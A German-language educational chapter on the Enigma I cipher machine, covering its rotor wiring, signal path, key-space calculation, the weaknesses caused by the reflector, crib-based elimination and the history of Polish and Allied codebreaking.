| I | E | K | M | F | L | G | D | Q | V | Z | N | T | O | W | Y | H | X | U | S | P | A | I | B | R | C | J |
| II | A | J | D | K | S | I | R | U | X | B | L | H | W | T | M | C | Q | G | Z | N | P | Y | F | V | O | E |
| III | B | D | F | H | J | L | C | P | R | T | X | V | Z | N | Y | E | I | W | G | A | K | M | U | S | Q | O |
| IV | E | S | O | V | P | Z | J | A | Y | Q | U | I | R | H | X | L | N | F | T | G | K | D | C | M | W | B |
| V | V | Z | B | R | G | I | T | Y | U | P | S | D | N | H | L | X | A | W | M | J | Q | O | F | E | C | K |

| | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| UKW B | A | Y | B | R | C | U | D | H | E | Q | F | S | G | L | I | P | J | X | K | N | M | O | T | Z | V | W |
| UKW C | A | F | B | V | C | P | D | J | E | I | G | O | H | Y | K | R | L | Z | M | X | N | W | Q | T | S | U |

An der Gerätefront ist ein Steckerbrett mit doppelpoligen Steckbuchsen für jeden der 26 Buchstaben angebracht. Der Strom von der Buchstabentaste wird, bevor er die Eintrittswalze erreicht, über dieses Steckerbrett geführt. Nach Durchlaufen und Wiederverlassen des Walzensatzes fließt er ein zweites Mal über das Steckerbrett und bringt schließlich eine der 26 Buchstabenlampen zum Aufleuchten.

### Funktion

Der von der Batterie gelieferte Strom fließt über die gedrückte Buchstabentaste (beispielsweise A) zum Steckerbrett. Ist dort die Buchse A mit einer anderen Buchse durch ein von außen angebrachtes Kabel verbunden (»gesteckert«), so wird A mit einem anderen Buchstaben, beispielsweise J vertauscht. Ist kein Kabel gesteckt (»ungesteckert«), dann gelangt der Strom direkt zum Kontakt A der Eintrittswalze.

Abb. 36: Steckerbrett (im Bild ist A mit J und S mit O gesteckert)

Der Strom wird über die Eintrittswalze zum Eingangskontakt A der rechten Walze geleitet. Deren (streng geheime) Verdrahtung bewirkt eine Vertauschung (Permutation) des Buchstabens. Der Strom, der am Eingangskontakt A von rechts eintritt, verlässt die Walze auf deren linken Seite beispielsweise am Ausgangskontakt B. So wird durch die rechte Walze A in B umgewandelt.

Der Strom gelangt nun über den Kontakt B in die mittlere Walze und wird durch deren Verdrahtung wiederum permutiert. Durchaus möglich ist auch, dass bei einer Walze ein Eingangskontakt mit dem gleichnamigen





Ausgangskontakt verbunden ist. Dann beibt es bei B. Der Strom verlässt hier über den Kontakt B die mittlere Walze und tritt in die linke Walze ein. Deren Verdrahtung sorgt dafür, dass der Strom vom Eingangskontakt B, wie hier, zum Ausgangskontakt D geleitet wird.

Der Strom hat nun alle drei (drehbaren) Walzen einmal durchlaufen und die Umkehrwalze erreicht. Sie hat nur Kontakte auf der rechten Seite und verbindet die Buchstaben paarweise, beispielsweise D mit E.

Nun fließt der Strom ein zweites Mal durch den Walzensatz, jetzt aber von links nach rechts. Durch die Umkehrwalze gelangt er über den Kontakt E in die linke Walze. Hier ist beispielsweise E mit C verdrahtet. Folglich fließt der Strom weiter über Kontakt C in die mittlere Walze, verlässt sie wieder über den Kontakt F und fließt in die rechte Walze. Der Strom verlässt die rechte Walze schließlich am Kontakt G.

Nach Austritt aus dem Walzensatz wird der Strom über die Eintrittswalze zurück zum Steckerbrett geleitet. Ist hier der Buchstabe G mit einem anderen Buchstaben gesteckert, dann findet eine letzte Permutation statt. Ist G ungesteckert, leuchtet die Lampe G auf. (Sie leuchtet übrigens nur solange auf, wie die Taste gedrückt gehalten wird. Lässt man sie los, erlischt die Lampe.) Im geschilderten Beispiel wird somit der Buchstabe A (dessen Taste eingangs gedrückt wurde und noch immer gedrückt ist) als Buchstabe G verschlüsselt.

Falls der zu verschlüsselnde Text »AACHENISTGERETTET« lautet, ist erneut ein A einzugeben. Also wird die Taste A losgelassen und zum zweiten Mal gedrückt. Wichtig ist, dass mit dem mechanischen Druck auf die Taste mit Hilfe eines Fortschaltmechanismus gleichzeitig die rechte Walze um eine Position rotiert wird. (Die mittlere Walze rotiert erst nach 26 Schritten der rechten Walze.)

Durch die veränderte Position hat sich der Pfad für den erneut am Kontakt A der rechten Walze eintretenden Strom radikal geändert. Er nimmt jetzt auch bei der mittleren und linken Walze sowie der Umkehrwalze einen völlig anderen Weg als zuvor, obwohl sich diese Walzen nicht gedreht haben. Das Ergebnis ist eine andere Verschlüsselung des Buchstabens A, der nun in C umgewandelt wird.

### Bedienung

Bei der Enigma I standen zunächst drei, ab 1939 fünf unterschiedliche Walzen zur Verfügung, die mit römischen Zahlen (I, II, III, IV und V) durchnummeriert waren. Der Benutzer wählte nach Vorgabe einer geheimen Schlüsseltabelle, die für jeden Tag wechselnde Einstellungen vor-

sah, drei der fünf Walzen aus und setzte diese nach der im Tagesschlüssel unter der Überschrift »Walzenlage« vorgeschriebenen Anordnung ein. Beispiel: Walzenlage I IV II bedeutet: Walze I ist links (als langsamer Rotor), Walze IV in der Mitte und Walze II rechts (als schneller Rotor) einzusetzen.

### Kryptografische Stärken

Als die Enigma im Jahre 1918 durch Scherbius zum Patent angemeldet wurde (also noch während der Zeit des Ersten Weltkriegs), war sie eine kryptografisch äußerst starke Maschine und durfte zu Recht als »unknackbar« bezeichnet werden. Innovativ war, im Gegensatz zu den damals noch gebräuchlichen manuellen Verschlüsselungsverfahren (beispielsweise ADFGX), eine maschinelle Verschlüsselung einzuführen. Sie war durch die damals allein üblichen manuellen, hauptsächlich linguistisch gestützten, Enzifferungsmethoden unangreifbar und blieb es auch noch bis in die 1930er Jahre, also mehr als zehn Jahre lang.

Die kryptografischen Stärken der Enigma sind im Wesentlichen durch den rotierenden Walzensatz gegeben. Durch die Drehung der Walzen wird erreicht, dass jeder Buchstabe des Textes mit einem neuen Alphabet verschlüsselt wird (polyalphabetische Verschlüsselung). Entscheidend für die Sicherheit der Verschlüsselung gegen unbefugte Entzifferung sind die Geheimhaltung der Walzenverdrahtung sowie die Anzahl der im Walzensatz verwendeten Walzen. Das Letztere ist ein ganz wichtiger Faktor, der die wesentlich stärkere Verschlüsselung der bei den deutschen U-Booten eingesetzten Vierwalzen-Enigma M4 im Vergleich zur Enigma I (mit nur drei Walzen) erklärt.

Mit Hilfe der doppelpoligen Steckkabel, die von vorne in das Steckerbrett gesteckt werden können, lassen sich Buchstaben vor und nach Durchlaufen des Walzensatzes paarweise (involutorisch) vertauschen. Diese Maßnahme diente zur weiteren Stärkung der kryptografischen Sicherheit der Enigma. Tatsächlich wird hierdurch der Schlüsselraum beträchtlich erweitert. Da die Steckeranordnung jedoch während des gesamten Verschlüsselungsvorgangs konstant bleibt (und nicht wie der Stromfluss durch den Walzensatz variabel ist), bewirkt sie nur einen geringen Schutz und kann durch den Angreifer abgestreift werden.

Die Ringe (Ringstellung) dienten hauptsächlich zum Schutz vor Spionage und sind krytografisch nahezu bedeutungslos. Durch sie wurde verhindert, dass durch Ablesen der von außen sichtbaren Walzenstellung auf die interne Position der Walzen geschlossen werden konnte.





### Schlüsselraum

Der Schlüsselraum der Enigma lässt sich aus den einzelnen Komponenten des Schlüssels sowie der Anzahl der unterschiedlichen Schlüsseleinstellungen berechnen. Der Tagesschlüssel der Enigma besteht aus vier Teilschlüsseln, die in einem (geheimen) Formblatt ähnlich wie in der folgenden Tabelle (hier nur beispielhaft für drei Monatstage) angegeben waren:

| Tag | UKW | Walzenlage | Ringstellung | Steckerverbindungen |
|---|---|---|---|---|
| 31 | B | I IV III | 16 26 08 | AD CN ET FL GI JV KZ PU QY WX |
| 30 | B | II V I | 18 24 11 | BN DZ EP FX GT HW IY OU QV RS |
| 29 | B | III I IV | 01 17 22 | AH BL CX DI ER FK GU NP OQ TY |

Beispielsweise für den 31. des aktuellen Monats ist als Umkehrwalze (UKW) die Walze B einzusetzen (Die Enigma I besaß zwei Umkehrwalzen, nämlich B und C). Als (drehbare) Walzen (Rotoren) sind die Walzen I, IV und III aus dem Sortiment von fünf Walzen (I bis V) auszuwählen und in der vorgeschriebenen Reihenfolge (Walze I links) in die Enigma einzubauen. Damit ist die Walzenlage definiert. Zuvor sind die an den einzelnen Walzen befindlichen Einstellringe (diese bestimmen den Buchstaben, an dem ein Übertrag auf die nächste Walze geschieht) noch in die angegebene Ringstellung zu bringen. Hier war eine Buchstaben-Zahlen-Zuordnung A=01, B=02, …, Z=26 gebräuchlich. Schließlich sind an der Frontplatte der Enigma zehn Kabel zwischen den in der Spalte »Steckerverbindungen« verzeichneten Steckbuchsen anzuschließen, beispielsweise zwischen A und D und so weiter.

Als Letztes ist jede der drei Walzen durch den Benutzer in eine von 26 möglichen Anfangsstellungen zu drehen. Damit definiert er die Grundstellung. Nun ist die Maschine zur Verschlüsselung bereit.

Der gesamte Schlüsselraum der Enigma I ergibt sich somit aus den folgenden vier Faktoren:

**Die Walzenlage**: Drei von fünf Walzen und eine von zwei Umkehrwalzen werden ausgewählt. Dies ergibt $2 \cdot 5 \cdot 4 \cdot 3 = 120$ mögliche Walzenlagen (entspricht etwa 7 Bit).

**Die Ringstellung**: Es gibt jeweils 26 verschiedene Ringstellungen für die mittlere und die rechte Walze. (Der Ring der linken Walze ist kryptografisch bedeutungslos; er dient jedoch, wie auch die anderen Ringe, dem Schutz vor Spionage.) Insgesamt sind $26^2 = 676$ Ringstellungen (entspricht etwa 9 Bit) relevant.

**Die Grundstellung**: Es gibt für jede der drei Walzen 26 unterschiedliche Grundstellungen. (Die Umkehrwalze kann nicht verstellt werden.) Insgesamt somit $26^3 = 17.576$ Grundstellungen (entspricht 14 Bit).
**Die Steckverbindungen**: Es können bis zu maximal 13 Steckverbindungen zwischen den 26 Buchstaben durchgeführt werden. Für die erste Steckverbindung gibt es 26 Auswahlmöglichkeiten für das eine Steckerende und dann noch 25 für das andere Ende des Kabels. Somit also für das erste Kabel 26·25 unterschiedliche Möglichkeiten es einzustecken. Da es aber keine Rolle spielt, in welcher Reihenfolge die beiden Kabelenden gesteckt werden, entfallen davon die Hälfte der Möglichkeiten. Es bleiben also 26·25/2 = 325 Möglichkeiten für die erste Steckverbindung.

Für die zweite Steckverbindung erhält man analog 24·23/2 = 276 Möglichkeiten. Allgemein gibt es (26-2n+2)·(26-2n+1)/2 Möglichkeiten für die n-te Steckverbindung.

| Nummer der Steckverbindung | Möglichkeiten für | | Möglichkeiten für Steckverbindung |
|---|---|---|---|
| | erste Seite | zweite Seite | |
| 0 | 1 | 1 | 1 |
| 1 | 26 | 25 | 325 |
| 2 | 24 | 23 | 276 |
| 3 | 22 | 21 | 231 |
| 4 | 20 | 19 | 190 |
| 5 | 18 | 17 | 153 |
| 6 | 16 | 15 | 120 |
| 7 | 14 | 13 | 91 |
| 8 | 12 | 11 | 66 |
| 9 | 10 | 9 | 45 |
| 10 | 8 | 7 | 28 |
| 11 | 6 | 5 | 15 |
| 12 | 4 | 3 | 6 |
| 13 | 2 | 1 | 1 |

Die Gesamtzahl der möglichen Steckkombinationen bei Verwendung von mehreren Steckern ergibt sich aus dem Produkt der Möglichkeiten für die einzelnen Steckverbindungen. Da aber auch hier die Reihenfolge der Durchführung keine Rolle spielt (es ist kryptografisch gleichwertig, wenn beispielsweise zuerst A mit X gesteckert wird und danach B mit Y oder umgekehrt zuerst B mit Y und dann A mit X) dürfen die entsprechenden Fälle nicht als Schlüsselkombinationen berücksichtigt werden. Dies sind bei zwei Steckverbindungen genau die Hälfte der Fälle. Das vorher ermittelte Produkt ist also durch 2 zu dividieren. Bei drei Steckerverbindungen





gibt es 6 mögliche Reihenfolgen für die Durchführung der Steckungen, die alle sechs kryptografisch gleichwertig sind. Das Produkt ist also durch 6 zu dividieren. Im allgemeinen Fall, bei *n* Steckverbindungen ist das Produkt der vorher ermittelten Möglichkeiten durch *n!* zu dividieren. Es ergibt sich die folgende Anzahl der Möglichkeiten für genau *n* Steckverbindungen:

$$\frac{1}{n!}\prod_{i=1}^{n}\frac{(26-2i+2)(26-2i+1)}{2}$$

Diese Produktdarstellung lässt sich umformen in:

$$\frac{26!}{2^n \cdot n! \cdot (26-2n)!}$$

| Stecker | Möglichkeiten für | | |
|---|---|---|---|
| | Steckverbindung | genau n Steckverbindungen | bis zu n Steckverbidnungen |
| 0 | 1 | 1 | 1 |
| 1 | 325 | 325 | 326 |
| 2 | 276 | 44850 | 45176 |
| 3 | 231 | 3453450 | 3498626 |
| 4 | 190 | 164038875 | 167537501 |
| 5 | 153 | 5019589575 | 5187127076 |
| 6 | 120 | 100391791500 | 105578918576 |
| 7 | 91 | 1305093289500 | 1410672208076 |
| 8 | 66 | 10767019638375 | 12177691846451 |
| 9 | 45 | 53835098191875 | 66012790038326 |
| 10 | 28 | **150738274937250** | 216751064975576 |
| 11 | 15 | 205552193096250 | 422303258071826 |
| 12 | 6 | 102776096548125 | 525079354619951 |
| 13 | 1 | 7905853580625 | 532985208200576 |

Bei der Enigma I wurden in der Regel genau zehn Steckerverbindungen durchgeführt. Für diese ergeben sich nach der obigen Tabelle 150.738.274.937.250 (150 Billionen) Steckmöglichkeiten (entspricht 47 Bit).
**Der Gesamtschlüsselraum:** Der gesamte Schlüsselraum einer Enigma I mit drei aus einem Vorrat von fünf ausgewählten Walzen und einer von zwei Umkehrwalzen sowie bei Verwendung von zehn Steckern lässt

sich aus dem Produkt von 120 Walzenlagen, 676 Ringstellungen, 17.576 Grundstellungen und 150.738.274.937.250 Steckermöglichkeiten berechnen. Er beträgt

$$120 \cdot 676 \cdot 17.576 \cdot 150.738.274.937.250 = 214.917.374.654.501.238.720.000$$

das sind etwa $2{,}149 \cdot 10^{23}$ Möglichkeiten und entspricht ungefähr 77 Bit.

Der Schlüsselraum ist riesig groß und hält auch einem Vergleich mit modernen Verschlüsselungsverfahren stand. Beispielsweise verfügt das über mehrere Jahrzehnte gegen Ende des zwanzigsten Jahrhunderts zum Standard erhobene Verschlüsselungsverfahren DES (Data Encryption Standard) über einen Schlüsselraum von genau 56 Bit, also deutlich weniger als die Enigma. Auch der Nachfolger für DES, das AES-Verfahren (Advanced Encryption Standard), von seinen Entwicklern *Rijndael* genannt, benutzt zumeist nur 128 Bit und gilt nach wie vor als unknackbar.

Die Größe des Schlüsselraums ist jedoch nur eine notwendige aber keine hinreichende Bedingung für die Sicherheit eines kryptografischen Verfahrens. Selbst eine so simple Methode wie eine einfache monoalphabetische Substitution verfügt über einen Schlüsselraum von 26!, das ist grob $4000 \cdot 10^{23}$ und entspricht ungefähr 88 Bit, und ist folglich sogar um etwa den Faktor 2000 größer als bei der Enigma I. Dennoch wird niemand behaupten, eine monoalphabetische Substitition wäre sicher.

Auch bei der Enigma ähnelt die wesentlich zur Größe des Schlüsselraums beitragende konstruktive Komponente, nämlich das Steckerbrett, einer einfachen monoalphabetischen Substitution, denn die Steckerung bleibt ja während der gesamten Verschlüsselung unverändert. Das Steckerbrett kann folglich mit Hilfe einer intelligenten kryptanalytischen Angriffsmethode (Turing-Bombe) überwunden und praktisch gänzlich eliminiert werden. Damit kann der Faktor 150.738.274.937.250 bei der Berechnung des Schlüsselraums effektiv wieder gestrichen werden. Auch die Ringe bewirken kryptografisch nur eine geringe Stärkung des Verfahrens. Sie verhinderten hauptsächlich, dass durch Ablesen der von außen sichtbaren Grundstellung auf die wahre Drehposition der Walzen geschlossen werden konnte und dienten somit in erster Linie dem Schutz vor Spionage. Damit kann man auch den Faktor 676 wieder streichen.

Übrig bleiben nur die 120·17576 Möglichkeiten (21 Bit) durch Walzenlage und Grundstellung. So schrumpft der vorher noch so gigantisch erscheinende Schlüsselraum auf vergleichsweise winzige 120·17576 = 2.109.120 (zwei Millionen) Möglichkeiten, eine Zahl, die auch bereits





zu Zeiten des Zweiten Weltkriegs mit Hilfe der damaligen elektromechanischen Technik leicht vollständig (exhaustiv) abgearbeitet werden konnte.

### Kryptografische Schwächen

Willi Korn erreichte durch die Umkehrwalze, dass das Schlüsselverfahren *involutorisch* wird, das heißt, wenn bei einer bestimmten Stellung der Walzen ein U in ein X verschlüsselt wird, dann wird bei dieser Stellung auch ein X in ein U verschlüsselt. So vereinfachte er die Bedienung der Maschine, denn man muss nicht mehr zwischen Verschlüsselung und Entschlüsselung unterscheiden. Darüber hinaus erhoffte er sich wohl auch eine Steigerung der Sicherheit, denn der Strom durchfließt die Walzen ja nun zweimal. Dies war jedoch ein Trugschluss mit weitreichenden Konsequenzen.

Zum einen bewirkt die Umkehrwalze, dass nun kein Buchstabe mehr in sich selbst verschlüsselt werden kann, denn der Strom kann ja in keinem Fall genau den Weg durch den Walzensatz wieder zurücknehmen, den er gekommen ist. Er wird stets auf einem anderen Weg zurückgeleitet als er zur Umkehrwalze hingeflossen ist. Mathematisch spricht man hier von fixpunktfreien Permutationen. Diese Einschränkung mag als unwesentliche Kleinigkeit erscheinen, denn es bleiben ja noch 25 weitere Buchstaben des Alphabets zur Verschlüsselung, tatsächlich bedeutet dies jedoch eine drastische Reduzierung des Schlüsselraums und darüber hinaus eine neue Angreifbarkeit des Geheimtextes.

Zum anderen verursacht die Umkehrwalze, dass die Permutation und damit die Verschlüsselung involutorisch wird. Hierdurch verringert sich der Schlüsselraum noch weiter.

Die durch die Umkehrwalze eingefügten Schwächen, insbesondere die Reduzierung des Schlüsselraums, lassen sich leicht klarmachen, wenn man statt von 26 Buchstaben vereinfacht von einem Alphabet von beispielsweise nur vier Buchstaben ausgeht:
Mit vier Buchstaben lassen sich 4! = 24 unterschiedliche Alphabete (damit meint der Kryptograph unterschiedliche Anordnungen der Buchstaben) erzeugen, nämlich

```
ABCD  ABDC  ACBD  ACDB  ADBC  ADCB
BACD  BADC  BCAD  BCDA  BDAC  BDCA
CABD  CADB  CBAD  CBDA  CDAB  CDBA
DABC  DACB  DBAC  DBCA  DCAB  DCBA
```

Beschränkt man sich hier, statt auf alle 24 möglichen, nur auf die fixpunktfreien Permutationen, so fallen alle Alphabete weg, bei denen ein Buchstabe in sich selbst verschlüsselt wird, also auf seinem natürlichen alphabetischen Platz steht. Aus der obigen Liste sind damit die folgenden fünfzehn Alphabete zu streichen, da sie einen oder mehrere **Fixpunkte** aufweisen. Das ist bereits mehr als die Hälfte.

| | | | | | |
|---|---|---|---|---|---|
| **ABCD** | **AB**DC | **A**CB**D** | **A**CDB | **A**DBC | **A**D**C**B |
| BAC**D** | | BCA**D** | | | BD**C**A |
| CAB**D** | | C**BA**D | C**B**DA | | |
| | DA**C**B | D**B**AC | D**B**CA | | |

Übrig bleiben nur die folgenden neun fixpunktfreien Permutationen:

| | | | | | |
|---|---|---|---|---|---|
| ---- | ---- | ---- | ---- | ---- | ---- |
| ---- | BADC | ---- | BCDA | BDAC | ---- |
| ---- | CADB | ---- | ---- | CDAB | CDBA |
| DABC | ---- | ---- | ---- | DCAB | DCBA |

Berücksichtigt man jetzt noch, dass die Umkehrwalze nicht nur alle Permutationen mit Fixpunkten eliminiert, sondern auch alle nichtinvolutorischen Permutationen, so müssen aus der obigen Tabelle noch weitere sechs Fälle gestrichen werden. Übrig bleiben von allen möglichen 24 Permutationen eines Alphabets aus vier Buchstaben lediglich die drei fixpunktfreien und involutorischen Fälle. Sie werden als »echt involutorische Permutationen« bezeichnet.

| | | | | | |
|---|---|---|---|---|---|
| ---- | ---- | ---- | ---- | ---- | ---- |
| ---- | BADC | ---- | ---- | ---- | ---- |
| ---- | ---- | ---- | ---- | CDAB | ---- |
| ---- | ---- | ---- | ---- | ---- | DCBA |

Bei der Enigma mit ihren 26 Buchstaben bewirkt diese Beschränkung, dass statt der 26!, also ungefähr $4033 \cdot 10^{23}$ insgesamt möglichen permutierten Alphabete, lediglich die etwa $4250 \cdot 10^{11}$ (fixpunktfreien) echt involutorischen Alphabete genutzt werden. Durch die Umkehrwalze verschenkt man also etwa den Faktor $10^{12}$ (eine Billionen) an Möglichkeiten.

Kryptografisch noch katastrophaler als diese drastische Reduktion des Schlüsselraums ist jedoch, dass durch die Vermeidung von Fixpunkten Aussagen über den Text möglich sind wie »Nichts ist jemals es selbst!«, die bei der Entzifferung eine ganz wesentliche Hilfe waren. Weiß der Angreifer, dass niemals ein Buchstabe die Verschlüsselung seiner selbst ist, dann eröffnet ihm diese Kenntnis Abkürzungen und er muss nicht mehr mühsam jeden einzelnen Fall abarbeiten, wie an folgendem Beispiel illustriert wird.





Ein seit Jahrhunderten bekanntes und bewährtes Entzifferungsverfahren ist die »Methode des Wahrscheinlichen Worts«. Hierbei errät, vermutet oder weiß der Angreifer, dass im Text eine bestimmte Phrase (engl. *crib*, franz. *mot probable*) auftritt, beispielsweise »OBERKOMMANDODERWEHRMACHT«. Liegt dem Angreifer zum Beispiel ein mit der Enigma verschlüsseltes Geheimtextfragment wie das folgende vor, so kann er ganz leicht ermitteln, an welcher Stelle im Text das vermutete Wahrscheinliche Wort sich nicht befinden kann, indem er für jede mögliche Lage prüft, ob ein Zeichen in sich selbst verschlüsselt würde, was, wie er von der Enigma weiß, unmöglich ist. Dazu schreibt er das Wahrscheinliche Wort in den verschiedenen Lagen unter den Geheimtext und prüft auf Kollisionen, die im Beispiel rechts durch Fettdruck hervorgehoben sind.

Die Anzahl der durch Kollisionen auszuschließenden Lagen lässt sich übrigens nach folgender Überlegung abschätzen: Bei einem Wahrscheinlichen Wort der Länge 1 (also nur ein einzelner wahrscheinlicher Buchstabe) ist die Wahrscheinlichkeit für eine Kollision 1/26. Folglich die Wahrscheinlichkeit für keine Kollision (1-1/26). Bei einem Wahrscheinlichen Wort wie oben mit der Länge 24 ist dann die Wahrscheinlichkeit für keine Kollision $(1\text{-}1/26)^{24}$, das sind etwa 39 %. Das heißt, bei 27 untersuchten Lagen erwartet man theoretisch für $27 \cdot (1\text{-}1/26)^{24}$ der Fälle keine Kollisionen. Der Ausdruck ergibt etwa den Wert 10,5 und stimmt sehr gut mit den im Beispiel beobachteten zehn kollisionsfreien Crib-Lagen überein.

Mit Hilfe dieser äußerst simplen kryptanalytischen Angriffsmethode lassen sich so von den 27 möglichen Lagen des Wahrscheinlichen Worts hier siebzehn, also mehr als die Hälfte als unmöglich eliminieren – eine erhebliche Arbeitsvereinfachung für den Angreifer (siehe Beispiel auf der folgenden Seite).

### Entzifferung

Die Betreiber der Schlüsselmaschine Enigma waren der Meinung, dass die durch sie maschinell verschlüsselten Texte (im Gegensatz zu fast allem, was bis 1918 gebräuchlich war) mit manuellen Methoden nicht zu knacken sind. Und damit hatten sie Recht. Was übersehen wurde ist, dass einer maschinellen Verschlüsselung durch maschinelle Entzifferung begegnet werden kann.

Beispiel: Ein Fragment des Geheimtextes wird mit einem im Text vermuteten Wort verglichen:

```
   FMHVPFUIDPJOUCXRWGYFZBECTIDFXZOSIVIEGVCEDBZDTJCOXH
 1 OBERKOMMANDODERWEHRMACHT
  2 OBERKOMMANDODERWEHRMACHT
   3 OBERKOMMANDODERWEHRMACHT
    4 OBERKOMMANDODERWEHRMACHT
     5 OBERKOMMANDODERWEHRMACHT
      6 OBERKOMMANDODERWEHRMACHT
       7 OBERKOMMANDODERWEHRMACHT
        8 OBERKOMMANDODERWEHRMACHT
         9 OBERKOMMANDODERWEHRMACHT
         10 OBERKOMMANDODERWEHRMACHT
          11 OBERKOMMANDODERWEHRMACHT
           12 OBERKOMMANDODERWEHRMACHT
            13 OBERKOMMANDODERWEHRMACHT
             14 OBERKOMMANDODERWEHRMACHT
              15 OBERKOMMANDODERWEHRMACHT
               16 OBERKOMMANDODERWEHRMACHT
                17 OBERKOMMANDODERWEHRMACHT
                 18 OBERKOMMANDODERWEHRMACHT
                  19 OBERKOMMANDODERWEHRMACHT
                   20 OBERKOMMANDODERWEHRMACHT
                    21 OBERKOMMANDODERWEHRMACHT
                     22 OBERKOMMANDODERWEHRMACHT
                      23 OBERKOMMANDODERWEHRMACHT
                       24 OBERKOMMANDODERWEHRMACHT
                        25 OBERKOMMANDODERWEHRMACHT
                         26 OBERKOMMANDODERWEHRMACHT
                          27 OBERKOMMANDODERWEHRMACHT
   FMHVPFUIDPJOUCXRWGYFZBECTIDFXZOSIVIEGVCEDBZDTJCOXH
```

Geht man von der Enigma I aus, bei der drei Walzen aus einem Sortiment von fünf Walzen eingesetzt werden sowie eine von zwei möglichen Umkehrwalzen (B oder C), so ergeben sich $2 \cdot 5!/2! = 120$ verschiedene Kombinationsmöglichkeiten für die Walzenlage. Für jede dieser Walzenlagen gibt es $26^3$, also 17576 Grundstellungen. Wenn man vom Steckerbrett absieht, gibt





es »nur« $120 \cdot 17576$, also 2.109.120 Möglichkeiten für die Verschlüsselung eines Textes. Diese etwa zwei Millionen unterschiedlichen Fälle sind von Hand in vernünftiger Zeit praktisch nicht durchzuprobieren. Mit Hilfe einer geeigneten Maschine jedoch, die motorbetrieben vielleicht zwanzig Fälle pro Sekunde abarbeiten kann, benötigt man nur noch 2109120/20/60/60, also etwa 30 Stunden, um sämtliche Möglichkeiten durchzutesten. Leistet man sich den Aufwand, sechzig Maschinen, also jeweils eine für jede Walzenlage (ohne Umkehrwalzen), einzusetzen, dann schrumpft die Zeit von 30 Stunden auf 30 Minuten – eine durchaus erträgliche Zeit.

Eine Gruppe polnischer Mathematiker um Marian Rejewski erzielte schon vor dem Zweiten Weltkrieg große Erfolge bei der Entzifferung von Texten, die mit der Enigma chiffriert waren. Die vor 1939 gebauten Versionen waren etwas einfacher konzipiert. Rejewski verwendete insbesondere Sätze der Permutationstheorie für seine ➡Kryptoanalysen, außerdem nutzte er Verfahren, die linguistische Eigenheiten des Deutschen ausnutzten, sowie weitere Abweichungen von reinen Zufallszeichenfolgen, die durch den Einfluss des Menschen verursacht werden, etwa die Bevorzugung von Spruchschlüsseln wie AAA, BBB, ABC usw.(so genannte »cillies«, möglicherweise abgeleitet vom englischen *silly*, für »dumm«, »blöd«).

Die Tatsache, dass die Deutschen am Beginn einer jeden Nachricht einen so genannten Nachrichtenschlüssel (auch: Spruchschlüssel) mit dem Tagesschlüssel verschlüsselt sendeten, machte sich Rejewski zu Nutze, um den Suchraum des Codierungsschlüssels drastisch einzuschränken. Der Nachrichtenschlüssel bestand aus einer Kombination von drei Buchstaben (die Anfangsstellung der drei Walzen) die zur Vermeidung von Aufnahme- und Übertragungsfehlern zweimal hintereinander am Beginn jeder Nachricht gesendet wurde.

Der Empfänger entschlüsselte zunächst die ersten sechs Zeichen der eingetroffenen Nachricht mit dem jeweils für diesen Tag gültigen Tagesschlüssel und brachte dann die Walzen in die angegebene Ausgangsstellung zur Entschlüsselung der eigentlichen Nachricht.

Rejewski entwickelte zudem einen Katalog mit »Fingerabdrücken« aller Walzenkombinationen und -einstellungen. Diese Spezialmethode kam völlig ohne Klartextkenntnisse aus. Nachdem später häufige Schlüsselwechsel vorgenommen wurden, wurde sie jedoch nutzlos. Der Spruchschlüssel war einer der kryptologischen Fehler der Deutschen, ein weiterer schwerwiegender war die vollständige Wiedergabe einer Klartext-Schlüssel-Schlüsseltext-Kombination in frühen Ausgaben der Bedienungsanleitung, welche die Struktur der Walzen erschließbar machte. Ferner wur-

den unzweckmäßige Bedienungen seitens der Funker ausgenutzt, so als jemand auf die Bitte, ein Testsignal zu senden, 50-mal den Buchstaben A übermittelte, was leicht erkennbar war. Dem polnischen Geheimdienst stand außerdem erbeutetes deutsches Schlüsselmaterial zur Verfügung (Codebücher), wodurch der Lösungsaufwand verringert wurde. Den Klartext erhielt man nur, wenn man folgende Teilprobleme löste:

Aufklärung von: vorher: Struktur und Verschaltung aller Walzen inklusive Umkehrwalze, dann:

- Spruchschlüssel
- Tagesschlüssel bestehend aus:
  - Walzenlage
  - Ringstellung
  - Grundstellung
  - Steckerverbindungen

Mit Hilfe elektromechanischer Rechenmaschinen, so genannten *Bomben*, konnte innerhalb von Stunden der Tagesschlüssel ermittelt werden, der zum ➡Verschlüsseln von Nachrichten diente und von den Deutschen täglich um 0 Uhr gewechselt wurde. 1939 verbesserten die Deutschen die Handhabung der Enigma. Es wurden fünf statt drei Walzen verwendet (wobei jedoch nur jeweils drei Walzen in der Maschine eingesetzt waren) und mit Hilfe eines Steckbretts 10 statt bisher 4 Buchstabenpaare vertauscht. Der dadurch weiter angewachsene Schlüsselraum konnte nur durch den Bau von 60 weiteren Bomben bewältigt werden.

Zwei Wochen vor dem deutschen Angriff auf Polen konnten das Wissen um die kryptografischen Schwachstellen, ein Konstruktionsplan der Bomben und zwei Kopien der Enigma nach Frankreich und Großbritannien geschmuggelt werden. Die Erkenntnisse des Biuro Szyfrów (▸ http://pl.wikipedia.org/wiki/Biuro_Szyfrów) wurden von den Alliierten, vor allem in Großbritannien, weiter genutzt und verbessert. Dies ist einem Deutschen zu verdanken, der eine Funkerstelle beim Militär innehatte und sich für seine Entlassung nach dem Ersten Weltkrieg an den Deutschen rächen wollte. Er nahm Kontakt mit dem französischem Geheimdienst auf und traf sich insgesamt dreimal mit einem Agenten mit dem Decknamen »Rex«. Er selbst erhielt als Deckname die zwei Buchstaben AH. Er lieferte den Franzosen Baupläne der Enigma, aber seine Pläne enthielten nicht die Verdrahtung. Er wurde 1943 vom französischen Geheimdienst verraten und noch im selben Jahr hingerichtet. 1999 wurde bekannt, dass Hans-Thilo Schmidt, Deckname »Asch« an Bertrand ähnliche





Unterlagen lieferte. Es wird angenommen, dass Rejewski auch ohne diese ausgekommen wäre, wenngleich sie zweifellos hilfreich waren.

